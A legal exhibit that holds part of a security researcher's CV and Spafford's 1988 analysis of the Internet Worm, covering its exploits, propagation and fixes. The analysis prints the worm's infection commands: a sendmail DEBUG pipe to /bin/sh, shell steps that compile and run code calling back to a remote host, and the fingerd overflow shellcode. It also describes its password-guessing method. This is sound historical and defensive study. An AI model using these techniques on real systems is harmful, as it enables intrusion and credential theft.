2. Secure, Accessible & Fair Elections (SAFE) Commission, State of Georgia, 2018-2019
3. Advisory Board of the Faculty of Engineering, The Chinese University of Hong Kong. 2017-
4. Board of Trustees, Pace Academy. 2017-

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 221 of 465

IV. NATIONAL AND INTERNATIONAL PROFESSIONAL RECOGNITION

A. Patents

1. "Systems and methods for using video for user and message authentication". Simon Chung, Wenke Lee, and Yeongjin Jang. U.S. Patent Number: 10,476,888, November 2019.

2. "Method and System for Detecting Malware". Manos Antonakakis, Roberto Perdisci, Wenke Lee, and Gunter Ollmann. U.S. Patent Number: 10,257,212, April 2019.

3. "Methods and systems for detecting compromised computers", David Dagon, Nick Feamster, Wenke Lee, Robert Edmonds, Richard Lipton, and Anirudh Ramachandran. U.S. Patent Number: 10,044,748, August 2018.

4. "Method and system for detecting malicious and/or botnet-related domain names". Roberto Perdisci, Wenke Lee, and Gunter Ollmann. U.S. Patent Number: 10,027,688, July 2018.

5. "Method and system for network-based detecting of malware from behavioral clustering". Roberto Perdisci and Wenke Lee. U.S. Patent Number: 9,948,671, April 2018.

6. "Method and system for detecting DGA-based malware". Manos Antonakakis, Roberto Perdisci, Wenke Lee, and Nikolaos Vasiloglou. U.S. Patent Number: 9,922,190, March 2018.

7. "Method and system for detecting malicious domain names at an upper DNS hierarchy". Manos Antonakakis, Roberto Perdisci, Wenke Lee, and Nikolaos Vasiloglou. U.S. Patent Number: 9,686,291, June 2017.

8. "Systems and methods of safeguarding user information while interacting with online service providers". Wenke Lee, Sasha Boldyreva, Simon Chung, Billy Lau, and Chengyu Song. U.S. Patent Number: 9,659,189, May 2017.

9. "Method and System for Detecting Malware". Manos Antonakakis, Roberto Perdisci, Wenke Lee, and Gunter Ollmann. U.S. Patent Number: 9,525,699, December 2016.

10. "Method and system for determining whether domain names are legitimate or malicious", Manos Antonakakis, Roberto Perdisci, David Dagon, and Wenke Lee. U.S. Patent Number: 9,516,058, December 2016.

11. "Method and systems for detecting compromised networks and/or computers", David Dagon, Nick Feamster, Wenke Lee, Robert Edmonds, Richard Lipton, and Anirudh Ramachandran. U.S. Patent Number: 9,306,969, April 2016.

12. "Systems and methods for secure in-VM monitoring", Monirul Sharif and Wenke Lee. U.S. Patent Number: 9,129,106, September 2015.

13. "Method and system for network-based detecting of malware from behavioral clustering". Roberto Perdisci, Wenke Lee, and Gunter Ollmann. U.S. Patent Number: 8,826,438, September 2014.

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 222 of 465

14. “Method and system for detecting malicious domain names at an upper DNS hierarchy”. Manos Antonakakis, Roberto Perdisci, Wenke Lee, and Nikolaos Vasiloglou. U.S. Patent Number: 8,631,489, January 2014.

15. “Method and System for Detecting Malware”. Manos Antonakakis, Roberto Perdisci, Wenke Lee, and Gunter Ollmann. U.S. Patent Number: 8,578,497, November 2013.

16. “Method and System for Detecting and Responding to Attacking Networks”. David Dagon, Nick Feamster, Wenke Lee, Robert Edmonds, Richard Lipton, and Anirudh Ramachandran. U.S. Patent Number: 8,566,928, October 2013.

17. “Methods for Cost-Sensitive Modeling for Intrusion Detection and Response”. Wei Fan, Wenke Lee, Matt Miller, and Sal Stolfo. U.S. Patent Number: 7,818,797, October 2010.

18. “Method and System for Using Intelligent Agents for Financial Transactions, Services, Accounting, and Advice”. Dan Schutzer, Will Foster, Huanrui Hu, Wenke Lee, Sal Stolfo, and Wei Fan. U.S. Patent Number: 5,920,848, July 1999.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 223 of 465

V. OTHER CONTRIBUTIONS

A. Seminar Presentations

1. "Machine Learning and Security: The Good, The Bad, and The Ugly", Distinguished Lecture at Dartmouth College, April, 2021.
2. "Machine Learning and Security: The Good, The Bad, and The Ugly", Distinguished Lecture at Ohio State University, January, 2021.
3. "Machine Learning and Security: The Good, The Bad, and The Ugly", Keynote at the 2020 ACM Conference on Computer and Communications Security, November, 2021.
4. "Security Overlay", Stony Brook University, March 2016.
5. "Security Overlay", Princeton University, October 2015.
6. "Internet Monitoring via DNS Traffic Analysis", Google-UMD Cybersecurity Seminar, November 2012.
7. "Botnet Detection and Response: Challenges and Opportunities", Carnegie Mellon University, September 2007.
8. "Botnet Detection and Response", Indiana University, March 2007.
9. "Botnet Detection and Response", University of Pittsburgh, October 2006.
10. "Architecture Considerations for Anomaly Detection", University of Texas at San Antonio, November, 2005
11. "Advanced Intrusion Detection Techniques", National Security Research Institute, Daejon, South Korea, February, 2005
12. "U.S. Policy and Recent Detection Techniques for Cyber Threats and Attacks", National Cyber Security Center, Seoul South Korea, February, 2005
13. "Architecture Considerations for Anomaly Detection", Purdue University, February, 2005
14. "Architecture Considerations for Anomaly Detection", Graduate Center of The City University of New York, February, 2005
15. "Architecture Considerations for Anomaly Detection", The University of Alabama, November, 2004
16. "Architecture Considerations for Anomaly Detection", Carnegie Mellon University, September, 2004
17. "Architecture Considerations for Anomaly Detection", University of Wisconsin at Madison, August, 2004

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 224 of 465

18. “Local Worm Detection and Response: Algorithms and Analytical Models”, Lawrence Livermore National Laboratory, June 2004

19. “Intrusion Detection”, Carnegie Mellon University, October 2003

20. “Algorithms for Recognizing New Attack Step Relationships”, University of Pennsylvania, September 2003

21. “Intrusion Detection”, Emory University, October 2001

22. “Developing Data Mining Techniques for Intrusion Detection: A Progress Report”, Center for Education and Research in Information Assurance and Security, Purdue University, October 2000

23. “A Data Mining Framework for Building Intrusion Detection Models”, Institute for Security Technology Studies, Dartmouth College, Hanover, NH, July 2000

24. “A Data Mining Framework for Building Intrusion Detection Models”, Department of Electrical and Computer Engineering, University of Massachusetts, Amherst, MA, February 2000

25. “A Data Mining Framework for Building Intrusion Detection Models”, HRL Laboratories, Malibu, CA, November 1999

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 225 of 465

Appendix B - Index of Supplemental Materials

Part	Fn(s).	Description
B1	1	E. H. Spafford, *The Internet Worm Program: An Analysis*, Purdue Technical Report CSD-TR-823 (1988)
B2	2	U.S. Patent No. 8,042,149 ("Judge")
B3	4	*FireWall-1 User Interface from 3.0*, PhoneBoy's Security Theater, archived at the Internet Archive Wayback Machine on January 2, 2014 at https://web.archive.org/web/20140102143305/http://phoneboy.net
B4	7	D. Chantrain, *Solutions for Service Deployment in the Edge of the Network*, IEEE (2000)
B5	7	U.S. Patent No. 4,972,464 ("Webb")
B6	8	R. Freeman, *Fundamentals of Telecommunications*, Wiley, p. 16, (2005) doi:10.1002/0471720941.ch1. ISBN 978-0471710455 (available at https://books.google.com/books?id=6_yQ-dEGc5wC&q=%22point+of+presence%22#v=snippet&q=%22point%20of%20presence%22&f=false.)
B7	9	U.S. Patent Application No. 2012/0096158A1
B8	10	G. Anthes, *The Power of Parallelism*, Computer World (Nov. 19, 2001) (available at https://www.computerworld.com/article/2585457/the-power-of-parallelism.html)
B9	10	G. Pieper and L. Wolfe, *Adventures in Parallelism: Celebrating 30 years of parallel computing at Argonne*, Argonne National Laboratory (May 13, 2013) (available at https://www.anl.gov/article/adventures-in-parallelism-celebrating-30-years-of-parallel-computing-at-argonne)
B10	10	H, Lai et al., *A Parallel Intrusion Detection System for High-Speed Networks. International Conference on Applied Cryptography and Network Security* (2004) (available at https://link.springer.com/chapter/10.1007/978-3-540-24852-1_32#auth-Haiguang-Lai)

Part	Fn(s).	Description
B11	11	D. Verton, *What's a VPN?*, Computer World (July 15, 2002) (available at https://www.computerworld.com/article/2577347/what-s-a-vpn-.html)
B12	12	J. Powell, *The Impact of Virtual Private Network (VPN) on a Company's Network*, Undergraduate Honors Capstone Projects, 57 (2010) (available at https://digitalcommons.usu.edu/cgi/viewcontent.cgi?article=1056&context=honors)
B13	12	A. Mason, *Cisco Secure Virtual Private Networks* (2002) (available at https://archive.org/details/ciscosecurevirtu00andr/page/n1/mode/2up)

The Internet Worm Program: An Analysis

Purdue Technical Report CSD-TR-823

Eugene H. Spafford

Department of Computer Sciences
Purdue University
West Lafayette, IN 47907-2004

spaf@cs.purdue.edu

1. Introduction

On the evening of 2 November 1988 the Internet came under attack from within. Sometime around 6 PM EST, a program was executed on one or more hosts connected to the Internet. This program collected host, network, and user information, then broke into other machines using flaws present in those systems' software. After breaking in, the program would replicate itself and the replica would also attempt to infect other systems. Although the program would only infect Sun Microsystems Sun 3 systems, and VAX™ computers running variants of 4 BSD[1] UNIX,® the program spread quickly, as did the confusion and consternation of system administrators and users as they discovered that their systems had been invaded. Although UNIX has long been known to have some security weaknesses (cf. [Ritc79], [Gram84], and [Reid87]), the scope of the breakins came as a great surprise to almost everyone.

The program was mysterious to users at sites where it appeared. Unusual files were left in the /usr/tmp directories of some machines, and strange messages appeared in the log files of some of the utilities, such as the *sendmail* mail handling agent. The most noticeable effect, however, was that systems became more and more loaded with running processes as they became repeatedly infected. As time went on, some of these machines became so loaded that they were unable to continue any processing; some machines failed completely when their swap space or process tables were exhausted.

By late Wednesday night, personnel at the University of California at Berkeley and at Massachusetts Institute of Technology had ''captured'' copies of the program and began to analyze it. People at other sites also began to study the program and were developing methods of eradicating it. A common fear was that the program was somehow tampering with system resources in a way that could not be readily detected—that while a cure was being sought, system files were being altered or information destroyed. By 5 AM EST Thursday morning, less than 12 hours after the program was first discovered on the network, the Computer Systems Research Group at Berkeley had developed an interim set of steps to halt its spread. This included a preliminary patch to the *sendmail* mail agent, and the suggestion to rename one or both of the C compiler and loader to prevent their use. These suggestions were published in mailing lists and on the Usenet, although their spread was hampered by systems disconnecting from the Internet to attempt a ''quarantine.''

---

[1] BSD is an acronym for Berkeley Software Distribution.

® UNIX is a registered trademark of AT&T Laboratories.

™ VAX is a trademark of Digital Equipment Corporation.

Netskope Exhibit 1002 - Appendix B1

By about 7 PM EST Thursday, another simple, effective method of stopping the infection, without renaming system utilities, was discovered at Purdue and also widely published. Software patches were posted by the Berkeley group at the same time to mend all the flaws that enabled the program to invade systems. All that remained was to analyze the code that caused the problems.

On November 8, the National Computer Security Center held a hastily-convened workshop in Baltimore. The topic of discussion was the program and what it meant to the Internet community. Who was at that meeting and why they were invited, and the topics discussed have not yet been made public.[2] However, one thing we know that was decided by those present at the meeting was that those present would not distribute copies of their reverse-engineered code to the general public. It was felt that the program exploited too many little-known techniques and that making it generally available would only provide other attackers a framework to build another such program. Although such a stance is well-intended, it can serve only as a delaying tactic. As of December 8, I am aware of at least eleven versions of the decompiled code, and because of the widespread distribution of the binary, I am sure there are at least ten times that many versions already completed or in progress—the required skills and tools are too readily available within the community to believe that only a few groups have the capability to reconstruct the source code.

Many system administrators, programmers, and managers are interested in how the program managed to establish itself on their systems and spread so quickly These individuals have a valid interest in seeing the code, especially if they are software vendors. Their interest is not to duplicate the program, but to be sure that all the holes used by the program are properly plugged. Furthermore, examining the code may help administrators and vendors develop defenses against future attacks, despite the claims to the contrary by some of the individuals with copies of the reverse-engineered code.

This report is intended to serve an interim role in this process. It is a detailed description of how the program works, but does not provide source code that could be used to create a new worm program. As such, this should be an aid to those individuals seeking a better understanding of how the code worked, yet it is in such a form that it cannot be used to create a new worm without considerable effort. Section 3 and Appendix C contain specific observations about some of the flaws in the system exploited by the program, and their fixes. A companion report, to be issued in a few weeks, will contain a history of the worm's spread through the Internet.

This analysis is the result of a study performed on three separate reverse-engineered versions of the worm code. Two of these versions are in C code, and one in VAX assembler. All three agree in all but the most minor details. One C version of the code compiles to binary that is identical to the original code, except for minor differences of no significance. From this, I can conclude with some certainty that if there was only one version of the worm program,[3] then it was benign in intent. The worm did not write to the file system except when transferring itself into a target system. It also did not transmit any information from infected systems to any site, other than copies of the worm program itself. Since the Berkeley Computer Systems Research Group has already published official fixes to the flaws exploited by the program, we do not have to worry about these specific attacks being used again. Many vendors have also

---

[2] I was invited at the last moment, but was unable to attend. I do not know why I was invited or how my name came to the attention of the organizers.

[3] A devious attack would have loosed one version on the net at large, and then one or more special versions on a select set of target machines. No one has coordinated any effort to compare the versions of the worm from different sites, so such a stratagem would have gone unnoticed. The code and the circumstances make this **highly** unlikely, but the possibility should be noted if future attacks occur.

issued appropriate patches. It now remains to convince the remaining vendors to issue fixes, and users to install them.

2. Terminology

There seems to be considerable variation in the names applied to the program described in this paper. I use the term *worm* instead of *virus* based on its behavior. Members of the press have used the term *virus*, possibly because their experience to date has been only with that form of security problem. This usage has been reinforced by quotes from computer managers and programmers also unfamiliar with the terminology. For purposes of clarifying the terminology, let me define the difference between these two terms and give some citations to their origins:

> A *worm* is a program that can run by itself and can propagate a fully working version of itself to other machines. It is derived from the word *tapeworm*, a parasitic organism that lives inside a host and saps its resources to maintain itself.
>
> A *virus* is a piece of code that adds itself to other programs, including operating systems. It cannot run independently—it requires that its ‘‘host’’ program be run to activate it. As such, it has a clear analog to biological viruses — those viruses are not considered alive in the usual sense; instead, they invade host cells and corrupt them, causing them to produce new viruses.

The program that was loosed on the Internet was clearly a worm.

2.1. Worms

The concept of a worm program that spreads itself from machine to machine was apparently first described by John Brunner in 1975 in his classic science fiction novel *The Shockwave Rider*.[Brun75] He called these programs *tapeworms* that lived ‘‘inside’’ the computers and spread themselves to other machines. In 1979-1981, researchers at Xerox PARC built and experimented with *worm* programs. They reported their experiences in an article in 1982 in *Communications of the ACM*.[Shoc82]

The worms built at PARC were designed to travel from machine to machine and do useful work in a distributed environment. They were not used at that time to break into systems, although some did ‘‘get away’’ during the tests. A few people seem to prefer to call the Internet Worm a *virus* because it was destructive, and they believe worms are non-destructive. Not everyone agrees that the Internet Worm was destructive, however. Since intent and effect are sometimes difficult to judge, using those as a naming criterion is clearly insufficient. As such, *worm* continues to be the clear choice to describe this kind of program.

2.2. Viruses

The first use of the word *virus* (to my knowledge) to describe something that infects a computer was by David Gerrold in his science fiction short stories about the G.O.D. machine. These stories were later combined and expanded to form the book *When Harlie Was One*.[Gerr72] A subplot in that book described a program named VIRUS created by an unethical scientist.[4] A computer infected with VIRUS would randomly dial the phone until it found another computer. It would then break into that system and infect it with a copy of VIRUS. This program would infiltrate the system software and slow the system down so much that it became unusable (except to infect other machines). The inventor had plans to sell a program named VACCINE that could cure VIRUS and prevent infection, but disaster occurred when noise on a phone line

[4] The second edition of the book, just published, has been ‘‘updated’’ to omit this subplot about VIRUS.

Netskope Exhibit 1002 - Appendix B1

caused VIRUS to mutate so VACCINE ceased to be effective.

The term *computer virus* was first used in a formal way by Fred Cohen at USC.[Cohe84] He defined the term to mean a security problem that attaches itself to other code and turns it into something that produces viruses; to quote from his paper: ''We define a computer 'virus' as a program that can infect other programs by modifying them to include a possibly evolved copy of itself.'' He claimed the first computer virus was ''born'' on November 3, 1983, written by himself for a security seminar course.[5]

The interested reader may also wish to consult [Denn88] and [Dewd85] for further discussion of the terms.

3. Flaws and Misfeatures

3.1. Specific Problems

The actions of the Internet Worm exposed some specific security flaws in standard services provided by BSD-derived versions of UNIX. Specific patches for these flaws have been widely circulated in days since the worm program attacked the Internet. Those flaws and patches are discussed here.

3.1.1. fingerd and gets

The *finger* program is a utility that allows users to obtain information about other users. It is usually used to identify the full name or login name of a user, whether or not a user is currently logged in, and possibly other information about the person such as telephone numbers where he or she can be reached. The *fingerd* program is intended to run as a daemon, or background process, to service remote requests using the finger protocol.[Harr77]

The bug exploited to break *fingerd* involved overrunning the buffer the daemon used for input. The standard C library has a few routines that read input without checking for bounds on the buffer involved. In particular, the *gets* call takes input to a buffer without doing any bounds checking; this was the call exploited by the Worm.

The *gets* routine is not the only routine with this flaw. The family of routines *scanf/fscanf/sscanf* may also overrun buffers when decoding input unless the user explicitly specifies limits on the number of characters to be converted. Incautious use of the *sprintf* routine can overrun buffers. Use of the *strcat/strcpy* calls instead of the *strncat/strncpy* routines may also overflow their buffers.

Although experienced C programmers are aware of the problems with these routines, they continue to use them. Worse, their format is in some sense codified not only by historical inclusion in UNIX and the C language, but more formally in the forthcoming ANSI language standard for C. The hazard with these calls is that any network server or privileged program using them may possibly be compromised by careful precalculation of the (in)appropriate input.

An important step in removing this hazard would be first to develop a set of replacement calls that accept values for bounds on their program-supplied buffer arguments. Next, all system servers and privileged applications should be examined for unchecked uses of the original calls, with those calls then being replaced by the new bounded versions. Note that this audit has already been performed by the group at Berkeley; only the *fingerd* and *timed* servers used the *gets* call, and patches to *fingerd* have already been posted. Appendix C contains a new

[5] It is probably a coincidence that the Internet Worm was loosed on November 2, the eve of this ''birthday.''

Netskope Exhibit 1002 - Appendix B1

version of *fingerd* written specifically for this report that may be used to replace the original version. This version makes no calls to *gets*.

3.1.2. Sendmail

The sendmail program is a mailer designed to route mail in a heterogeneous internetwork.[Allm83] The program operates in a number of modes, but the one of most interest is when it is operating as a daemon process. In this mode, the program is ''listening'' on a TCP port (#25) for attempts to deliver mail using standard Internet protocols, principally SMTP (Simple Mail Transfer Protocol).[Post82] When such a request is detected, the daemon enters into a dialog with the remote mailer to determine sender, recipient, delivery instructions, and message contents.

The bug exploited in *sendmail* had to do with functionality provided by a debugging option in the code. The Worm would issue the *DEBUG* command to *sendmail* and then specify a set of commands instead of a user address as the recipient of the message. Normally, this is not allowed, but it is present in the debugging code to allow testers to verify that mail is arriving at a particular site without the need to activate the address resolution routines. The debug option of sendmail is often used because of the complexity of configuring the mailer for local conditions, and many vendors and site administrators leave the debug option compiled in.

The sendmail program is of immense importance on most Berkeley-derived (and other) UNIX systems because it handles the complex tasks of mail routing and delivery. Yet, despite its importance and wide-spread use, most system administrators know little about how it works. Stories are often related about how system administrators will attempt to write new device drivers or otherwise modify the kernel of the OS, yet they will not willingly attempt to modify sendmail or its configuration files.

It is little wonder, then, that bugs are present in sendmail that allow unexpected behavior. Other flaws have been found and reported now that attention has been focused on the program, but it is not known for sure if all the bugs have been discovered and all the patches circulated.

One obvious approach would be to dispose of sendmail and develop a simpler program to handle mail. Actually, for purposes of verification, developing a suite of cooperating programs would be a better approach, and more aligned with the UNIX philosophy. In effect, sendmail is fundamentally flawed, not because of anything related to function, but because it is too complex and difficult to understand.[6]

The Berkeley Computer Systems Research Group has a new version (5.61) of *sendmail* with many bug fixes and patches for security flaws. This version of sendmail is available for FTP from the host ''ucbarpa.berkeley.edu'' and will be present in the file ~ftp/pub/sendmail.tar.Z after 12 December 1988. System administrators are **strongly** encouraged to retrieve and install this updated version of sendmail since it contains fixes to potential security flaws other than the one exploited by the Internet Worm.

Note that this new version is shipped with the DEBUG option disabled by default. However, this does not help system administrators who wish to enable the DEBUG option, although the researchers at Berkeley believe they have fixed all the security flaws inherent in that facility. One approach that could be taken with the program would be to have it prompt the user for the password of the super user (root) when the DEBUG command is given. A static password should **never** be compiled into the program because this would mean that the same password

[6] Note that a widely used alternative to sendmail, MMDF, is also viewed as too complex and large by many users. Further, it is not perceived to be as flexible as sendmail if it is necessary to establish special addressing and handling rules when bridging heterogeneous networks.

Netskope Exhibit 1002 - Appendix B1

might be present at multiple sites and seldom changed.

For those sites without access to FTP or otherwise unable to obtain the new version, the official patches to sendmail version 5.59 are enclosed in Appendix D. Sites running versions of sendmail prior to 5.59 should make every effort to obtain the new version.

3.2. Other Problems

Although the Worm exploited flaws in only two server programs, its behavior has served to illustrate a few fundamental problems that have not yet been widely addressed. In the interest of promoting better security, some of these problems are discussed here. The interested reader is directed to works such as [Gram84] for a broader discussion of related issues.

3.2.1. Servers in general

A security flaw not exploited by the Worm, but now becoming obvious, is that many system services have configuration and command files owned by a common userid. Programs like sendmail, the *at* service, and other facilities are often all owned by the same non-user id. This means that if it is possible to abuse one of the services, it might be possible to abuse many.

One way to deal with the general problem is have every daemon and subsystem run with a separate userid. That way, the command and data files for each subsystem could be protected in such a way that only that subsystem could have write (and perhaps read) access to the files. This is effectively an implementation of the principle of least privilege. Although doing this might add an extra dozen user ids to the system, it is a small cost to pay, and is already supported in the UNIX paradigm. Services that should have separate ids include sendmail, news, at, finger, ftp, uucp and YP.

3.2.2. Passwords

A key attack of the Worm program involved attempts to discover user passwords. It was able to determine success because the encrypted password[7] of each user was in a publicly-readable file. This allows an attacker to encrypt lists of possible passwords and then compare them against the actual passwords without passing through any system function. In effect, the security of the passwords is provided in large part by the prohibitive effort of trying all combinations of letters. Unfortunately, as machines get faster, the cost of such attempts decreases. Dividing the task among multiple processors further reduces the time needed to decrypt a password. It is currently feasible to use a supercomputer to precalculate all probable[8] passwords and store them on optical media. Although not (currently) portable, this scheme would allow someone with the appropriate resources access to any account for which they could read the password field and then consult their database of pre-encrypted passwords. As the density of storage media increases, this problem will only get more severe.

A clear approach to reducing the risk of such attacks, and an approach that has already been taken in some variants of UNIX, would be to have a *shadow* password file. The encrypted passwords are saved in a file that is readable only by the system administrators, and a privileged call performs password encryptions and comparisons with an appropriate delay (.5 to 1 second, for instance). This would prevent any attempt to ‘‘fish’’ for passwords. Additionally, a threshold could be included to check for repeated password attempts from the same process, resulting

[7] Strictly speaking, the password is not encrypted. A block of zero bits is repeatedly encrypted using the user password, and the results of this encryption is what is saved. See [Morr79] for more details.

[8] Such a list would likely include all words in the dictionary, the reverse of all such words, and a large collection of proper names.

Netskope Exhibit 1002 - Appendix B1

in some form of alarm being raised. Shadow password files should be used in combination with encryption rather than in place of such techniques, however, or one problem is simply replaced by a different one; the combination of the two methods is stronger than either one alone.

Another way to strengthen the password mechanism would be to change the utility that sets user passwords. The utility currently makes minimal attempt to ensure that new passwords are nontrivial to guess. The program could be strengthened in such a way that it would reject any choice of a word currently in the on-line dictionary or based on the account name.

4. High-Level Description of the Worm

This section contains a high-level overview of how the worm program functions. The description in this section assumes that the reader is familiar with standard UNIX commands and somewhat familiar with network facilities under UNIX. Section 5 describes the individual functions and structures in more detail.

The worm consists of two parts: a main program, and a bootstrap or *vector* program (described in Appendix B). We will start this description from the point at which a host is about to be infected. At this point, a worm running on another machine has either succeeded in establishing a shell on the new host and has connected back to the infecting machine via a TCP connection, or it has connected to the SMTP port and is transmitting to the sendmail program.

The infection proceeded as follows:

1) A socket was established on the infecting machine for the vector program to connect to (e.g., socket number 32341). A challenge string was constructed from a random number (e.g., 8712440). A file name base was also constructed using a random number (e.g., 14481910).

2) The vector program was installed and executed using one of two methods:

   2a) Across a TCP connection to a shell, the worm would send the following commands (the two lines beginning with ‘‘cc’’ were sent as a single line):

```
PATH=/bin:/usr/bin:/usr/ucb
cd /usr/tmp
echo gorch49; sed '/int zz/q' > x14481910.c;echo gorch50
[text of vector program—enclosed in Appendix B]
int zz;
cc -o x14481910 x14481910.c;./x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c;echo DONE
```

   Then it would wait for the string ‘‘DONE’’ to signal that the vector program was running.

   2b) Using the SMTP connection, it would transmit (the two lines beginning with ‘‘cc’’ were sent as a single line):

Netskope Exhibit 1002 - Appendix B1

```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat > x14481910.c <<'EOF'
[text of vector program—enclosed in Appendix B]
EOF
cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c

.
quit
```

The infecting worm would then wait for up to 2 minutes on the designated port for the vector to contact it.

3) The vector program then connected to the ''server,'' sent the challenge string, and transferred three files: a Sun 3 binary version of the worm, a VAX version, and the source code for the vector program. After the files were copied, the running vector program became (via the *execl* call) a shell with its input and output still connected to the server worm.

4) The server worm sent the following command stream to the connected shell:

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
P=x14481910
else
P=sh
fi
```

Then, for each binary file it had transferred (just two in this case, although the code is written to allow more), it would send the following form of command sequence:

```
cc -o $P x14481910,sun3.o
./$P -p $$ x14481910,sun3.o x14481910,vax.o x14481910,l1.c
rm -f $P
```

The *rm* would succeed only if the linked version of the worm failed to start execution. If the server determined that the host was now infected, it closed the connection. Otherwise, it would try the other binary file. After both binary files had been tried, it would send over *rm* commands for the object files to clear away all evidence of the attempt at infection.

5) The new worm on the infected host proceeded to ''hide'' itself by obscuring its argument vector, unlinking the binary version of itself, and killing its parent (the $$ argument in the invocation). It then read into memory each of the worm binary files, encrypted each file after reading it, and deleted the files from disk.

6) Next, the new worm gathered information about network interfaces and hosts to which the local machine was connected. It built lists of these in memory, including information about canonical and alternate names and addresses. It gathered some of this information

by making direct *ioctl* calls, and by running the *netstat* program with various arguments. It also read through various system files looking for host names to add to its database.

7) It randomized the lists it constructed, then attempted to infect some of those hosts. For directly connected networks, it created a list of possible host numbers and attempted to infect those hosts if they existed. Depending on the type of host (gateway or local network), the worm first tried to establish a connection on the *telnet* or *rexec* ports to determine reachability before it attempted one of the infection methods.

8) The infection attempts proceeded by one of three routes: *rsh, fingerd,* or *sendmail.*

   8a) The attack via *rsh* was done by attempting to spawn a remote shell by invocation of (in order of trial) /usr/ucb/rsh, /usr/bin/rsh, and /bin/rsh. If successful, the host was infected as in steps 1 and 2a, above.

   8b) The attack via the *finger* daemon was somewhat more subtle. A connection was established to the remote *finger* server daemon and then a specially constructed string of 536 bytes was passed to the daemon, overflowing its input buffer and overwriting parts of the stack. For standard 4 BSD versions running on VAX computers, the overflow resulted in the return stack frame for the *main* routine being changed so that the return address pointed into the buffer on the stack. The instructions that were written into the stack at that location were:

```
pushl   $68732f      '/sh\0'
pushl   $6e69622f    '/bin'
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b
```

   That is, the code executed when the *main* routine attempted to return was:

   execve("/bin/sh", 0, 0)

   On VAXen, this resulted in the worm connected to a remote shell via the TCP connection. The worm then proceeded to infect the host as in steps 1 and 2a, above. On Suns, this simply resulted in a core file since the code was not in place to corrupt a Sun version of *fingerd* in a similar fashion.

   8c) The worm then tried to infect the remote host by establishing a connection to the SMTP port and mailing an infection, as in step 2b, above.

Not all the steps were attempted. As soon as one method succeeded, the host entry in the internal list was marked as *infected* and the other methods were not attempted.

9) Next, it entered a state machine consisting of five states. Each state was run for a short while, then the program looped back to step #7 (attempting to break into other hosts via *sendmail, finger,* or *rsh*). The first four of the five states were attempts to break into user accounts on the local machine. The fifth state was the final state, and occurred after all attempts had been made to break all passwords. In the fifth state, the worm looped forever trying to infect hosts in its internal tables and marked as not yet infected. The first four states were:

   9a) The worm read through the */etc/hosts.equiv* files and */.rhosts* files to find the names of *equivalent* hosts. These were marked in the internal table of hosts. Next, the

worm read the */etc/passwd* file into an internal data structure. As it was doing this, it also examined the *.forward* file in each user home directory and included those host names in its internal table of hosts to try. Oddly, it did not similarly check user *.rhosts* files.

9b) The worm attempted to break each user password using simple choices. The worm first checked the obvious case of no password. Then, it used the account name and GECOS field to try simple passwords. Assume that the user had an entry in the password file like:

account:abcedfghijklm:100:5:User, Name:/usr/account:/bin/sh

then the words tried as potential passwords would be *account, accountaccount, User, Name, user, name*, and *tnuocca.* These are, respectively, the account name, the account name concatenated with itself, the first and last names of the user, the user names with leading capital letters turned to lower case, and the account name reversed. Experience described in[Gram84] indicates that on systems where users are naive about password security, these choices may work for up to 30% of user passwords.

Step 10 in this section describes what was done if a password ‘‘hit’’ was achieved.

9c) The third stage in the process involved trying to break the password of each user by trying each word present in an internal dictionary of words (see Appendix I). This dictionary of 432 words was tried against each account in a random order, with ‘‘hits’’ being handled as described in step 10, below.

9d) The fourth stage was entered if all other attempts failed. For each word in the file /usr/dict/words, the worm would see if it was the password to any account. In addition, if the word in the dictionary began with an upper case letter, the letter was converted to lower case and that word was also tried against all the passwords.

10) Once a password was broken for any account, the worm would attempt to break into remote machines where that user had accounts. The worm would scan the *.forward* and *.rhosts* files of the user at this point, and identify the names of remote hosts that had accounts used by the target user. It then attempted two attacks:

10a) The worm would first attempt to create a remote shell using the *rexec*[9] service. The attempt would be made using the account name given in the *.forward* or *.rhosts* file and the user’s local password. This took advantage of the fact that users often have the same password on their accounts on multiple machines.

10b) The worm would do a *rexec* to the current host (using the local user name and password) and would try a *rsh* command to the remote host using the username taken from the file. This attack would succeed in those cases where the remote machine had a hosts.equiv file or the user had a *.rhosts* file that allowed remote execution without a password.

If the remote shell was created either way, the attack would continue as in steps 1 and 2a, above. No other use was made of the user password.

Throughout the execution of the main loop, the worm would check for other worms running on the same machine. To do this, the worm would attempt to connect to another worm on a local, predetermined TCP socket.[10] If such a connection succeeded, one worm would

[9] *rexec* is a remote command execution service. It requires that a username/password combination be supplied as part of the request.

[10] This was compiled in as port number 23357, on host 127.0.0.1 (loopback).

(randomly) set its *pleasequit* variable to 1, causing that worm to exit after it had reached part way into the third stage (9c) of password cracking. This delay is part of the reason many systems had multiple worms running: even though a worm would check for other local worms, it would defer its self-destruction until significant effort had been made to break local passwords.

One out of every seven worms would become immortal rather than check for other local worms. This was probably done to defeat any attempt to put a fake worm process on the TCP port to kill existing worms. It also contributed to the load of a machine once infected.

The worm attempted to send an UDP packet to the host ernie.berkeley.edu[11] approximately once every 15 infections, based on a random number comparison. The code to do this was incorrect, however, and no information was ever sent. Whether this was the intended ruse or whether there was actually some reason for the byte to be sent is not currently known. However, the code is such that an uninitialized byte is the intended message. It is possible that the author eventually intended to run some monitoring program on ernie (after breaking into an account, perhaps). Such a program could obtain the sending host number from the single-byte message, whether it was sent as a TCP or UDP packet. However, no evidence for such a program has been found and it is possible that the connection was simply a feint to cast suspicion on personnel at Berkeley.

The worm would also *fork* itself on a regular basis and *kill* its parent. This served two purposes. First, the worm appeared to keep changing its process id and no single process accumulated excessive amounts of cpu time. Secondly, processes that have been running for a long time have their priority downgraded by the scheduler. By forking, the new process would regain normal scheduling priority. This mechanism did not always work correctly, either, as we locally observed some instances of the worm with over 600 seconds of accumulated cpu time.

If the worm ran for more than 12 hours, it would flush its host list of all entries flagged as being immune or already infected. The way hosts were added to this list implies that a single worm might reinfect the same machines every 12 hours.

